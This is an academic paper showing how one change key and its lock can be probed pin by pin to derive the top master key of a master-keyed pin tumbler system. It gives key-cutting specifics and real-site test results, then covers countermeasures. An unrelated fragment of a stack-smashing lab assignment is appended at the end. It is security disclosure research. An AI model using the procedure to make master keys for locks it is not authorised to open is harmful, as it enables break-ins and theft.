Conversely, the design of mechanical locks could well be informed by the philosophy and methodology of computer security and cryptology. For example, formal notions of the computational complexity and other resources required to attack a system could be applied to the analysis and design of many aspects of mechanical locks. In general, however, these concepts have not enjoyed widespread adoption by locksmiths or lock designers. Computer security specialists, for their part, are often surprisingly unskeptical in evaluating claims of physical security.

This paper examines the security of the common master-keyed pin tumbler cylinder lock against an insider threat model more commonly associated with computing systems: unauthorized *rights amplification*. As we shall see, not only is this threat of practical concern in physical security, there are simple attacks that render many real-world lock systems quite vulnerable to it.

2 Background: Mechanical Locks

A complete review of lock technology is well beyond the scope of this paper. For an excellent discussion of physical security design and evaluation, the reader is referred to [4]. For the purposes of consistent terminology, a brief overview follows.

Broadly speaking, mechanical locks fall into two general categories: *combination* locks, which operate upon demonstration of a secret procedure, and *keyed* locks, which operate with use of a secret token. Combination locks are most frequently used to control access to safes and vaults and on some padlocks; most commercial and residential doors and entrances use keyed locks.

There are many different keyed lock designs that have been invented and used throughout the industrial age; among currently manufactured schemes there are *warded* locks, *lever tumbler* locks, *disk tumbler* locks, *rotary tumbler* locks, and *dimple key* locks. More recently, electronic locks and computer-based access control systems have found application in some commercial environments. By far the most common medium- and high-security mechanical keyed lock mechanism in the U.S. and many other countries, however, is the mechanical *pin tumbler* lock cylinder.

2.1 Evaluating Lock Security

Mechanical locks must resist a much wider range of threats than those associated with computing or communications systems.

First, of course, locks function in the physical world and must therefore be sufficiently mechanically strong to withstand forceful attack. Evaluation of this aspect of lock security focuses on such issues as the strength of materials, the accessibility of weak points, resistance to various tools, and so forth. There are industry and government standards that require specific physical characteristics of locks for various applications, which vary depending on the expected resources of the attacker and the likely ease of alternative methods of entry (e.g., through a broken window).

A related issue is the ease with which the locking mechanism itself can be bypassed. It may be possible to open a lock without interacting with the keyed mechanism at all: door latches can often be wedged or pried open, for example. Here, security depends not only on the lock but also the soundness and correctness of its installation.

It is also possible that a lock might be manipulated to operate without a key or that a key can be fabricated without knowledge of its parameters. The most common (or at least famous) manipulation method involves *picking*, which exploits small manufacturing imperfections and mechanical tolerances to set a lock to a keyed state without using a key. A related method, *impressioning*, fabricates a working key directly. Manipulation is generally non-destructive and may leave behind only minimal external evidence. Both picking and impressioning require finesse and skill, however, and are much more difficult to carry out against locks of better quality, especially designs that employ security features intended specifically to thwart manipulation.

Evaluating and protecting against most of the above threats focuses more on the details of a lock's mechanical and physical construction than on abstractly quantifiable security metrics. A computer science and cryptologic security analysis, on the other hand, might take a more abstract, idealized view of locks and their operation. In particular, we might be especially concerned with the security of the key space against various threats.

The most basic design goal of all keyed locks is that a correct key is required for operation; ideally, it should not be possible to operate a lock without possession of the key. (This is rarely achieved in practice due to the factors discussed above, but that is not critical for the purposes of this discussion). Among the most quantifiable security parameters for discussing locks, therefore, is the number of possible unique keys (called the number of *differs* or *changes* in the terminology of the trade), which gives the probability




Figure 1: A pin tumbler lock cylinder. *Left:* The cylinder face. Note the *keyway*, which is cut into the *plug*, which in turn sits inside the *shell*. *Right:* Side view, with part of the shell and plug cut away to expose the six *pin stacks*. Note the border between the plug and shell, which forms the *shear line*, and the *cuts* in each pin stack resting within the plug.

that a randomly cut key will operate a given lock and an upper bound on the resources required to find a working key by exhaustive search. On typical commercial locks, there are between several thousand and several million possible distinct keys. While these numbers may seem very small by computational security standards, mechanical locks perform on a more human scale. Testing a key against a lock, after all, is an "online" operation requiring seconds, not microseconds, and carries with it at least some risk of discovery if the lock is not one to which the attacker has legitimate access.

If exhaustive search is not feasible, it may still be possible to analyze and exploit a lock's key space in other ways.

2.2 The Pin Tumbler Lock

The modern pin tumbler lock is quite simple, dating back to ancient Egypt but not commercially mass-produced until the middle of the 19th century. The basic design consists of a rotatable cylinder tube, called a *plug*, that operates the underlying locking mechanism. Around the circumference of the plug is a *shell*, which is fixed to the door or container. Rotation of the plug within the shell operates the locking mechanism. In the locked state the plug is prevented from rotating by a set of movable *pin stacks*, typically under spring pressure, that protrude from holes in the top of the opening in the shell into corresponding holes drilled into the top of the plug. Each pin stack is *cut* in one or more places perpendicular to its length. See Figure 1. (In practice, the cuts are produced by stacking pin segments of particular sizes, not by actually cutting the pins; hence the term "pin stack.")

With no key in the lock, all the pin stack cuts rest within the plug. When a key is inserted into the *keyway slot* at the front of the plug, the pin stacks are raised within the plug and shell. The plug can rotate freely only if the key lifts every pin stack's cut to align at the border between the plug and shell. The plug/shell border is called the *shear line*. See Figure 2. The plug will be blocked from rotating if any pin stack is lifted either not far enough (with the cut still in the plug below the shear line) or too far (with the cut pushed above the shear line and into the shell); to rotate, all pin stacks must have a cut at the shear line. See Figure 3. The height (or *cut depth*) of a key under each pin stack position is called its *bitting*; the bitting of a key is the "secret" needed to open a lock. A key that is bitted to the wrong depth in even one pin position will not allow the lock to operate.

Generally, a lock manufacturer will choose from among only a small number of standard bitting depths at each pin position. This allows keys to be described concisely: typically, the bitting depth number is




Figure 2: Pin tumbler lock with a correct key inserted. *Left:* The correct key lifts the pin stacks to align the cuts at the shear line. *Right:* With all of the cuts at the shear line, the plug can rotate freely within the shell. Here the plug has been turned slightly toward the camera, so that the tops of the pins in the plug are visible.




Figure 3: A lock with an incorrect key. Observe that while three of the pin stacks' cuts are at the shear line, two stacks have the cut too high and one stack has the cut too low.

written starting from the shoulder (handle) of the key to the tip, giving the standard depth number at each position. So a key for a five pin lock denoted "12143" would be cut to depth "1" nearest the shoulder, and proceeding toward the tip cut at depths "2," "1," "4" and "3." (The exact specifications of the depths and positions for most commercial locks are widely published in the trade or could be discovered easily by disassembling a sample lock or measuring a small number of cut keys.) Typically, the number of pins is in the range of four to seven, and the number of possible depths ranges from four to ten, depending on the lock model. Better quality locks generally employ more pins and use more distinct cut depths on each.

Pin tumbler locks can often be defeated in various ways, although a discussion of lock picking and other bypass techniques that require specialized skills or tools or that exploit mechanical imperfections is beyond the scope of this paper. In practice, however, even very modest products are often sufficiently secure (or offer the perception of being sufficiently secure) to discourage the more casual would-be intruder from attempting to operate a lock without a key. Probably the most commonly used techniques for unauthorized entry, aside from brute force, involve procuring a working key.

2.3 Master Keying

Complicating the analysis of pin tumbler lock security is the fact that, especially in larger-scale installations, there may be more than one key bitting that operates any given lock. The most common reason for this phenomenon is the practice of *master keying*, in which each lock in a group is intended to be operated not only by its own unique key (the *change key* in trade parlance) but also by "master" keys that can also operate some or all other locks in the system.

Master keying in pin tumbler locks can be accomplished in several ways, with the earliest systems dating back over 100 years. The conceptually simplest master key method entails two cylinders on each lock, one keyed individually and the other keyed to the master bitting; a mechanical linkage operates the lock when either cylinder is turned. Other master keying schemes employ an independently keyed *master ring* around the lock plug, and still others depend on only a subset of pin positions being used in any given lock. All of these approaches have well-known advantages and disadvantages and are not considered in this paper. Most importantly, these schemes require the use of special locks designed specifically for master keying.

The most common master keying scheme – the subject of consideration of this paper – can be used with virtually any pin tumbler lock. Recall that in an ordinary, non-mastered pin tumbler lock, each pin stack is cut in one place, defining exactly one depth to which the stack must be lifted by the key bitting to align with the shear line. In the conventional *split pin* mastering scheme, however, some or all pin stacks are cut in more than one place (typically in two places), allowing additional bittings that align such pins. See Figure 4.

Consider for example, a lock *A*, which has five pin stacks with four possible cut positions in each. Suppose pin stacks 1 through 5 are each cut in two places, corresponding to bittings "1" and "4". Observe that this lock can be opened by at least two keys, one with bitting 11111 and another with bitting 44444. We could create a second lock *B*, this time with pin stacks 1 through 5 each cut at depth "2" and depth "4". This lock can be operated by keys cut 22222 and 44444. If these are the only two locks in the system, keys 11111 and 22222 can be said to be the change keys for locks *A* and *B*, respectively, while key 44444 is a master key that operates both.

There are a number of different schemes for master keying; the subject is surprisingly subtle and complex, and the trade has developed standardized practices in recent years. For in-depth treatments, the reader is referred to [1] and [2].

For the purposes of our discussion it is sufficient to note that modern split-pin master systems are keyed according to one of two standard schemes, called *Total Position Progression (TPP)* and *Rotating Constant (RC)*. In TPP schemes, every pin stack has a single separate master cut, which is never used in that position on any change keys. In RC schemes, change keys do share the master bitting for a fixed number of pin stack




Figure 4: A master keyed pin tumbler lock. *Left:* Each of the six pin stacks has two cuts. *Right:* With the correct *change key* inserted, one of the cuts on each pin stack is aligned at the shear line. Observe that the other cut is sometimes above and sometimes below the shear line.

positions, although the positions will vary (rotate) from lock to lock. Both these schemes can implement a directed graph with several levels of master keys: "sub-master" keys that open a subset of locks in the system and "grand master" keys that open more[1]. The highest-level master key, which opens all locks in a multi-level system, is sometimes called the *Top Master Key (TMK)*.

Master keying has long been understood to reduce security in several important ways. First, of course, the master key represents a very valuable target; compromise of the master key compromises the entire system. Even if the master keys are well protected, security is still somewhat degraded. Because each mastered pin stack aligns with the shear line in several positions, mastered systems are more susceptible to *cross keying* and unintentional *key interchange*, in which keys from the same or other systems operate more locks than intended. For the same reason, mastered locks tend to be more vulnerable to manipulation by picking and impressioning. These weaknesses can be mitigated to some extent through careful planning, improved mechanical construction, and the use of additional pin stacks and possible cut depths.

In this paper, however, we consider methods for discovering the master key bitting in conventional pin tumbler systems given access to a single change key and its associated lock. No special skills or tools are required on the part of the attacker, nor is it necessary to disassemble any lock or engage in any inherently conspicuous or suspicious activity. We also suggest countermeasures and alternative lock designs that can frustrate these attacks to at least some extent under certain circumstances.

3 Rights Amplification: Reverse-Engineering Master Keys

Clearly, the most valuable, sensitive secret in any lock system is the bitting of the top-level master key (TMK). Insiders, who possess legitimate change keys and have physical access to locks, represent perhaps the most serious potential threat against master keyed systems. The primary purpose of assigning locks unique change key bittings, after all, is to allow operating privileges to be granted to only specific locks; if a change key can be converted into a master key, a major security objective of the system is compromised. In the terminology of computer security, master key systems should resist unauthorized *rights amplification* (also called *privilege escalation*). Unfortunately, most deployed master key systems are quite vulnerable in this regard.

[1]There are also *Selective Key* systems, in which any lock can be keyed to operate with an arbitrary subset of keys, using techniques similar to master keying, and *Maison Key* schemes, in which certain locks are keyed to all keys in a group. We do not consider such systems here.

3.1 Background

Several time-honored methods convert change keys into master keys, with different techniques applicable depending on the particular system and resources available to the attacker.

The simplest approach to master key discovery involves direct decoding of an original master key, e.g., from visual inspection, photographs, photocopies, or measurement. A trained observer may be able to recall the cut depths with surprising accuracy after being allowed to look only briefly at a key.

Another direct technique involves disassembly of a master keyed lock and measurement of the pins in each pin stack to determine the bittings that will operate each pin position. Without access to the lock's change key, this does not yield complete information about the master bitting; there will be exponentially many potential master key bittings, only one of which will correspond to the true master key. If every pin is mastered according to a standard TPP scheme, disassembly of a single lock will reveal 2^P potential master keys, where P is the number of pin stacks. (This exponent is still small enough to make exhaustive search of these keys feasible in many cases). Disassembly of additional locks from the same system can narrow this search space significantly. If the change key to a disassembled lock is available, the cuts corresponding to its bitting can be eliminated from each pin stack, making the correct bitting of the true master unambiguously clear from a single sample. (More secure lock designs make it difficult to non-destructively remove a lock without the key, e.g., by placing set screws in locations that are inaccessible when a door is closed and locked). Padlocks are especially vulnerable to these sorts of attacks, since they can be stolen easily when they are left unlocked.

A sufficiently large group of change key holders in TPP-based systems may be able to reverse engineer a master key without disassembling any locks. Recall that in these systems change keys never have the same bitting at a given pin position as the master. By measuring their change keys, a conspiracy of key holders may discover a single depth not used at each pin position on the change keys; this will correspond to the master bitting. Several correspondents have noted that this technique is occasionally employed by enterprising university students, especially at better engineering schools.

None of these approaches is completely satisfactory from the point of view of the attacker, however. Direct decoding from the true master key entails limited access to such a key and is not possible if no master key is available for measurement. Lock disassembly for pin measurement may expose the attacker to suspicion and could be difficult to perform in secret (and carries the risk that the lock may be damaged in reassembly). Comparing a large number of different keys requires, in the first case, a large number of different keys, which may not be available, and is ineffective against RC-based systems.

A more powerful attack requires only one change key and is effective against all standard TPP- and RC-based systems.

3.2 An Adaptive Oracle-Based Rights Amplification Attack

It is useful now to consider a lock in more abstract terms. From a cryptologic point of view, we might observe that a lock is really an online "oracle" that accepts or rejects keys presented to it. In this sense, the oracle gives a single bit answer for each key presented to it; the lock either turns or it does not.

A natural question to ask about any online oracle is whether it is feasible to issue a small number of queries that force the oracle to leak its secrets. In particular, can we exploit the oracle to test efficiently single "bits" of a possible key or must we exhaustively search the entire key space?

Recall that a pin tumbler lock will operate when each of its pin stacks is raised (by a key) to a position where one of its cuts is aligned at the shear line. There is no "communication" among pins; the lock will operate not only with all pin stacks aligned at the change key depth or all pin stacks at the master key depth, but also by keys that align some stacks at the change depth and others at the master depth. That is, consider our five pin lock *A* from the previous section, with key bitting 11111 representing *A*'s change key and 44444

representing the system's master key. This lock can be operated not only by the obvious keys cut 11111 and 44444, but by a total of 2^5 different keys, including, e.g., 11114, 11141, etc.

It is straightforward to exploit this phenomenon to discover the master key bitting given access to a single change key and its associated lock, plus a small number of blank keys milled for the system keyway.

In our new[2] attack, we use the operation or non-operation of a lock as an "oracle" to determine, pin by pin, the complete bitting of the TMK.

3.2.1 Notation

Let P denote the number of pin stacks in a lock, with stack 1 representing the first stack (e.g., the one closest to the shoulder of the key) and stack P representing the last (e.g., the stack at the tip of the key).

Let D denote the number of distinct key bitting depths in a pin stack, where 1 is the highest bitting (in which the pin stack is raised the most) and D is the lowest (in which the pin stack is raised the least).

Assuming that the physical properties of the system place no restrictions on the bitting depth of adjacent pin positions, observe that the number of distinct keys is D^P.

3.2.2 The Attack

For each pin position, p from 1 to P, prepare $D-1$ test keys cut with the change key bitting at every position except position p. At position p, cut each of the $D-1$ keys with each possible bitting depth *excluding* the bitting of the change key at that position. Attempt to operate the lock ("query the oracle") with each of these test keys, and record which keys operate the lock.

In a TPP-based system with every pin mastered, exactly one of the $D-1$ test keys for each pin position will operate the lock; the depth of the test key at that position represents the master bitting at that position. If none of the test keys for a particular position operates the lock, then either that pin is not mastered or it is an RC-based system. In either of these cases, the master key bitting at that position is the same as that of the original change key.

Once the master bitting has been determined at each of the P positions, a complete top-level master key can be cut easily.

Observe that our attack consumes $P(D-1)$ key blanks and requires $P(D-1)$ probes of the lock, in the worst case. If it is possible for the attacker to cut keys between probes of the lock, however, a simple optimization reduces the number of blanks consumed to P in the worst case. Rather than cutting $D-1$ separate blanks per position, the attacker need only use a single key, initially cutting the position under test to the highest depth and re-cutting the same blank successively lower after probing the lock. This reduces the total cost of carrying out the attack to less than about two US dollars in the worst case. This optimized attack still requires $P(D-1)$ probes of the lock in the worse case, of course.

3.2.3 Practical Considerations

In some lock designs, not all of the D^P possible keys are "legal". In particular, with some lock models it is not possible on a standard key to have a very high cut immediately adjacent to a very low cut if the angle at which the bittings are cut reaches across to the next pin position. A lock's *Maximum Adjacent Cut Specification* (*MACS*) might require, for example, in a system with 7 different cut depths that adjacent cuts

[2]It is always difficult to be sure that something is novel in the sense of not having previously been discovered independently; the lack of a coherent and open body of literature on locks makes it especially so here. Our attack surely is not new in this sense. Several correspondents have suggested that similar approaches to master key reverse engineering have been discovered and used illicitly in the past and the method occasionally circulated informally, e.g., on Internet message boards. (We subsequently found a message originally sent to a private mailing list in 1987 from Doug Gwyn that describes a similar method.) However, there do not appear to be references to this particular attack in the published literature of either the locksmith or underground communities.

be no more than 4 steps apart, disallowing, for example, keys with a depth "1" cut next to a depth "7" cut. Even if both the change key and the master key do not violate the MACS rule for a particular lock, this attack employs test keys that mix change key cuts with potential master cuts. If the original change key has very high or very low cuts, it may therefore be necessary for the attacker to create some test keys that do violate MACS. In practice, on the locks we examined with MACS restrictions, it is generally still possible to cut working test keys by using a steeper than usual angle and with cuts occupying slightly narrower than usual space on the key. Although insertion and removal of such keys is more difficult, they are sufficient for this limited (single-use) purpose. Alternatively, previously discovered master depths could be used in adjacent positions on subsequent test keys.

Also complicating our attack is the possibility that the master cuts lie somewhere between the "standard" depths ordinarily used by the lock manufacturer. This is more likely in older systems or those keyed by private locksmiths who may not follow manufacturer-standardized practices. When this is suspected to be the case, the attacker must probe the lock at more test cut depths, removing only a small amount of key material (.005 inches or so) from the position under test between probes. (This is similar to the procedure used when creating a key by the "impressioning" technique and could be performed with a fine metal file.)

Some systems, especially in older installations, use master cuts that are consistently higher or lower than the change key cuts. This practice makes it especially easy to discover the master key with this attack.

Multi-level master systems may or may not present a special challenge. In standard TPP and RC systems, every pin stack has at most two cuts; "submasters" are implemented by using a fixed change key bitting on certain pins for locks within each submaster group. In such cases, the attack proceeds as described and yields the TMK. It is also possible, however, to implement hierarchical submastering by using more than two cuts on each pin stack. In such cases the TMK bitting of a given pin may be ambiguous. An attacker can distinguish the true TMK cuts in such systems by conducting the attack on locks from different submaster groups. This may not always be necessary, however. It is common for such systems to employ the convention that all of the TMK cuts are either above or below the submaster cuts.

Some larger installations put different groups of locks on distinct keyways, such that a change key for a lock in one group does not fit into the keyway of locks from others. The TMK is cut on a special "master" blank that fits all the keyways in the system. This practice, called *Sectional Mastering* or *Multiplex Mastering*, expands the number of effective differs in the system and reduces cross keying between different lock groups. Sectionally mastered systems are especially attractive targets for attack, since the TMK works for a very large number of locks across groups that would otherwise have to be keyed on different master systems. The attacker simply cuts the TMK bitting (derived from a lock in any section) onto a blank milled for the master section.

It is worth noting that even "high security" pin tumbler lock designs, including those that use sidebar cuts and rotating pins, are usually in principle vulnerable to this attack; the only question is whether the attacker can obtain or fabricate the required blanks. Furthermore, our attack can be generalized to many other lock schemes, including, for example, certain high security lever lock and rotary tumbler designs (such as Abloy).

3.3 Experimental Results

It is easy to see that this attack is effective against the standard master keying schemes we described. It is natural to ask, then, whether master key systems deployed in practice follow these schemes and are therefore vulnerable. Unlike computing systems that can be tested relatively easily and safely in isolated testbed environments running standard software, such a question can only be answered by attempting the attack against real installations. The reader is cautioned that reproduction of these experiments should be carried out only with the cooperation of the owner of the lock systems on which the attack is attempted.

We tested our attack against a variety of medium- and large- scale institutional master keyed installations,

including both educational and commercial environments. Systems tested were both relatively new and relatively old, had been both factory-keyed as well as privately rekeyed, and included locks manufactured by Arrow (SFIC), Best (SFIC), Corbin Russwin, Schlage, and Yale. For the Best SFIC, Arrow SFIC and Schlage systems, we used portable key punches and a supply of blank keys brought to the facilities tested. For the Corbin Russwin and Yale systems, we pre-cut six test keys on a general purpose code machine (based on measurements previously taken from a change key) and used a metal file at the test site to progressively cut the test keys and finally to cut the full master bitting onto a fresh blank key.

All required key blanks were procured from standard commercial sources (which can be found easily on the Internet with a search engine). Cost per blank ranged from US$0.14 to US$0.35 depending on the particular lock type, plus shipping. We used, for convenience in some of the attacks, key cutting machines, also available widely from commercial sources for a few hundred dollars. In other cases, we used a fine metal file and a dial caliper or micrometer to cut the keys to the correct bitting depth. None of the equipment or supplies we used are restricted in any way. (Such restrictions, even if they existed, would not be especially effective at preventing potential attackers from obtaining blank keys, given the vast number of small businesses that have legitimate need for them (hardware stores, etc.)).

In every case, the attack yielded the top master key bitting, as expected. In general, it required only a few minutes to carry out, even when using a file to cut the keys.

All six Arrow SFIC and Best SFIC systems we tested had all (six or seven) pin stacks mastered with a TPP format. The two Corbin Russwin (system 70) systems each had three pin stacks (out of six) mastered, again with a TPP format. The Schlage system used an RC-based scheme, with every pin mastered and two master cuts used on each change key. The Yale system was also RC-based, with one master cut used on each change key. Several of the systems had multi-level mastering hierarchies; the attack yielded the TMK in all cases.

Notably, although some of the complications discussed in the previous section (such as more than one master cut per pin stack, selective keying, or non-standard master depths) are possible in principle, we did not encounter them. Every system we tested was keyed according to standard (TPP or RC) industry practice, had at most one master cut per pin and employed standard depths, making the attacker's job especially straightforward. Although our experiments hardly constitute an exhaustive survey, they were conducted across a wide variety of facilities that seem reasonably representative of a large segment of US institutional lock installations. A check of several other lock vendors' standard master keying practices further supports this conclusion.

4 Countermeasures

Our adaptive oracle attack is only effective against locks that have a single shear line used by both master and change keys. Although this is the case with the majority of mastered locks, there are commercially available designs that do not have this property. Locks with a separate master ring, for example, require that all pin stacks be aligned to the same one of two distinct master or change shear lines, and therefore do not provide feedback about the master bitting of a pin given the change bittings of the other pins[3] . (Master ring locks, however, are actually *more* vulnerable to reverse engineering from lock disassembly by an attacker without access to the change key). Similarly, positional lock schemes, in which each lock uses a unique subset of a large number of possible pin positions, cannot be decoded in this manner (but, again, are still vulnerable to other attacks).

[3] A master ring lock has two concentric plugs, with the keyway cut into the inner plug. Two distinct shear lines are formed. The pin stacks are correspondingly taller, with one cut on each stack designed to be able to reach one shear line and another cut designed to reach the other. A few master ring locks are still commercially manufactured, but the design has largely fallen out of favor for most applications.

This attack assumes access to a modest supply of blank keys for the system. Whether this is a practical assumption depends on the particular system, of course, and some "restricted keyway" lock products may make it more difficult for the attacker to obtain blanks from commercial sources. However, blanks for many so-called restricted systems may in fact be available from aftermarket vendors. Even when an exact blank is not commercially available, often a different key can be milled down to fit. Unusual or patent-protected key designs, such as those employing a sidebar cut, may be more difficult to procure directly or modify from commercial sources, but blanks can still often be fabricated in small quantities relatively easily by casting (especially since the attacker already possesses a working change key cut on the correct blank).[4]

In smaller master systems, it may be possible to limit the information contained in any given lock, at the expense of increased vulnerability to cross keying, key interchange, and picking. In standard (RC and TPP) master schemes, each pin stack is cut only at the master and change depths. The attacker exploits the fact that any working depths not corresponding to the change key must be on the master. A natural way to frustrate the attack, therefore, is to add "false" cuts to some pin stacks that do not correspond to the master and that do not appear in the majority of other locks in the system. If one "extra" cut is added to each pin stack, the attacker will learn 2^P different possible master keys from one lock, only one of which will correspond to the "true" TMK bitting. These extra cuts must be selected very carefully, however, since each such cut reduces the number of unique differs available in the system. Effectively, the extra cuts create new subclasses of sub-master keys among locks that share the same false cuts, which the attacker must eliminate before learning the true high-level master key. In practice, this may not be a useful or safe countermeasure on conventional locks with a small number of pins, which may not be able to tolerate the effective reduction in key space that this approach entails.

5 Conclusions and Lessons Learned

In this paper, we have shown a very simple rights amplification attack that is effective against virtually all conventional master-keyed pin tumbler locks, including many so-called "high-security" products. This attack is an especially serious threat to the security of such systems because it is easy to carry out, leaves essentially no forensic evidence, requires no special skills and uses only very limited resources (a few blank keys and a file, in the case of the most frugal attacker). Compounding the threat are the facts that the attacker need engage only in apparently ordinary behavior – operating the lock to which he or she already has legitimate access – and that the attack can be carried out over a period of time in several (interrupted) sessions.

Any successful compromise of a master keyed installation can be very difficult and costly to remedy (assuming it is even discovered). Every mastered lock must be rekeyed and, depending how the keying is done, new keys distributed to the key holders. Not only is this very expensive, but system-wide re-keying can also require a considerable period of time to complete, during which all the old locks remain exposed. In light of the inherent security vulnerabilities introduced by master keying, owners of lock systems should consider carefully whether the security risks of mastering outweigh its convenience benefits. (Unfortunately, the computing world is not alone in often putting a premium on convenience over security.)

If master keying must be used, simple countermeasures, especially the use of false cuts in mastered pin stacks, can frustrate the adaptive oracle attack and may be appropriate in limited applications. A more effective approach entails the use of lock designs, such as master rings, bicentric cylinders, and positional dimple key systems, that resist such attacks intrinsically.

[4] Casting or milling does significantly increase the skill and effort required, of course. Many lock manufacturers and locksmiths believe that patented key designs for which there are no legally available blanks deter the majority of casual attackers. Evaluating the practical effectiveness of patent-based key control must take into account factors beyond the lock designs themselves, including future industry behavior and the likelihood of the continued validity and enforcement of the patents.

It is worth noting that these attacks become rather obvious when the basic analysis techniques of cryptology and computer security are employed. (In fact, as noted previously, these attacks appear to have been discovered and rediscovered independently several times, occasionally passed on as underground engineering and locksmithing folklore but never documented in the literature). One of the first questions asked about any proposed cryptosystem, for example, is whether it is possible to test the value of one key bit independently from the others. If it is, the system would be considered hopelessly insecure, since an attack would take time only linear in the number of key bits, instead of exponential. The same question readily translates into the mechanical lock domain by substituting "pin stack" for "key bit." (In fact, our master key discovery scheme bears a striking resemblance to a famous character-by-character attack against the Tenex password mechanism[3].) Similarly, the notion of an online service as an authentication oracle is familiar in the analysis of cryptographic systems. Mechanical locks can likewise be modeled as online oracles that accept or reject keys, and security analysis conducted accordingly. Finally, the attack against TPP systems that compares many different change keys is reminiscent of "related key" attacks against cryptosystems, with a threat model much like "traitor tracing" in broadcast encryption. Perhaps other aspects of the analysis of mechanical and physical security would benefit from similar analogies to computing systems and cryptology.

On the other side of the coin, the vulnerability to rights amplification in master keying of mechanical locks recalls similar weaknesses in cryptographic systems that attempt analogous capabilities. Consider, for example, the vulnerabilities inherent in "key escrow" systems that attempt to facilitate emergency decryption by a central third party of data encrypted with many different users' keys. Even more direct analogies can be found in digital rights management schemes and smartcard-based digital cash systems that contain but aim to hide, as master keyed locks do, global secrets from their users.

6 Acknowledgments

The author is grateful to David Chaum, Niels Ferguson, A.J. Hoffman, Dave Korman, Avi Rubin, Mark Seiden, Lloyd Seliber, Adi Shamir, Jonathan Smith, Marc W. Tobias and Barry Wels for comments on this paper and interesting conversations about locks generally. John Ioannidis made the cutaway lock shown in the figures. We are also indebted to managers at several master-keyed installations who allowed us to conduct our experiments, but who, in the interests of protecting the security of their facilities, cannot be thanked publicly.

References

[1] J. Andrews. *Fundamentals of Master Keying.* Associated Locksmiths of America. 1990.

[2] B. B. Edwards Jr. *Master Keying by the Numbers (2/e)*. Security Resources. Pensacola, FL, USA. 1997.

[3] B. W. Lampson. "Hints for computer system design." *ACM Operating Systems Rev.* 15, 5 (Oct. 1983), pp 33-48.

[4] M. W. Tobias. *Locks, Safes and Security (2/e).* Charles Thomas Publisher, Ltd. Springfield, IL, USA. 2000.

22

Lab 7: Stack Smashing, Part 2

In this assignment, you will continue constructing a stack-based buffer overflow attack. Here, we carry out the primary aim of the attack: extracting a secret value. To do this successfully, you will need to write your own attack code in assembly, tying together existing functions to exfiltrate a value without entering in a password. Although it is not strictly required for this attack, we will also explore techniques to make your attacks work against a broader set of C string-handling functions.

For each question, be sure to follow the instructions carefully, supplying all of the parts mentioned. You are strongly encouraged to supply a Makefile that produces whatever artifacts you submit. Please make sure that your Makefile includes updated `all` *and* `clean` *targets.*

22.1 *Learning Goals*

In this lab, you will learn:

- How to use the analysis skills from Lab 5 to plan a novel attack.
- How to write that attack in ARM assembly.
- How to make your attack robust to string-handling functions.

22.2 *Requirements*

Language. In order to carry out the attack you will primarily write assembly code. You may also need to write small utilities in C in order to prepare your attack. Hand in all of the utility programs you write along the way.

Common environment. Your code must be developed for and work on the Raspberry Pi machines we use for class.

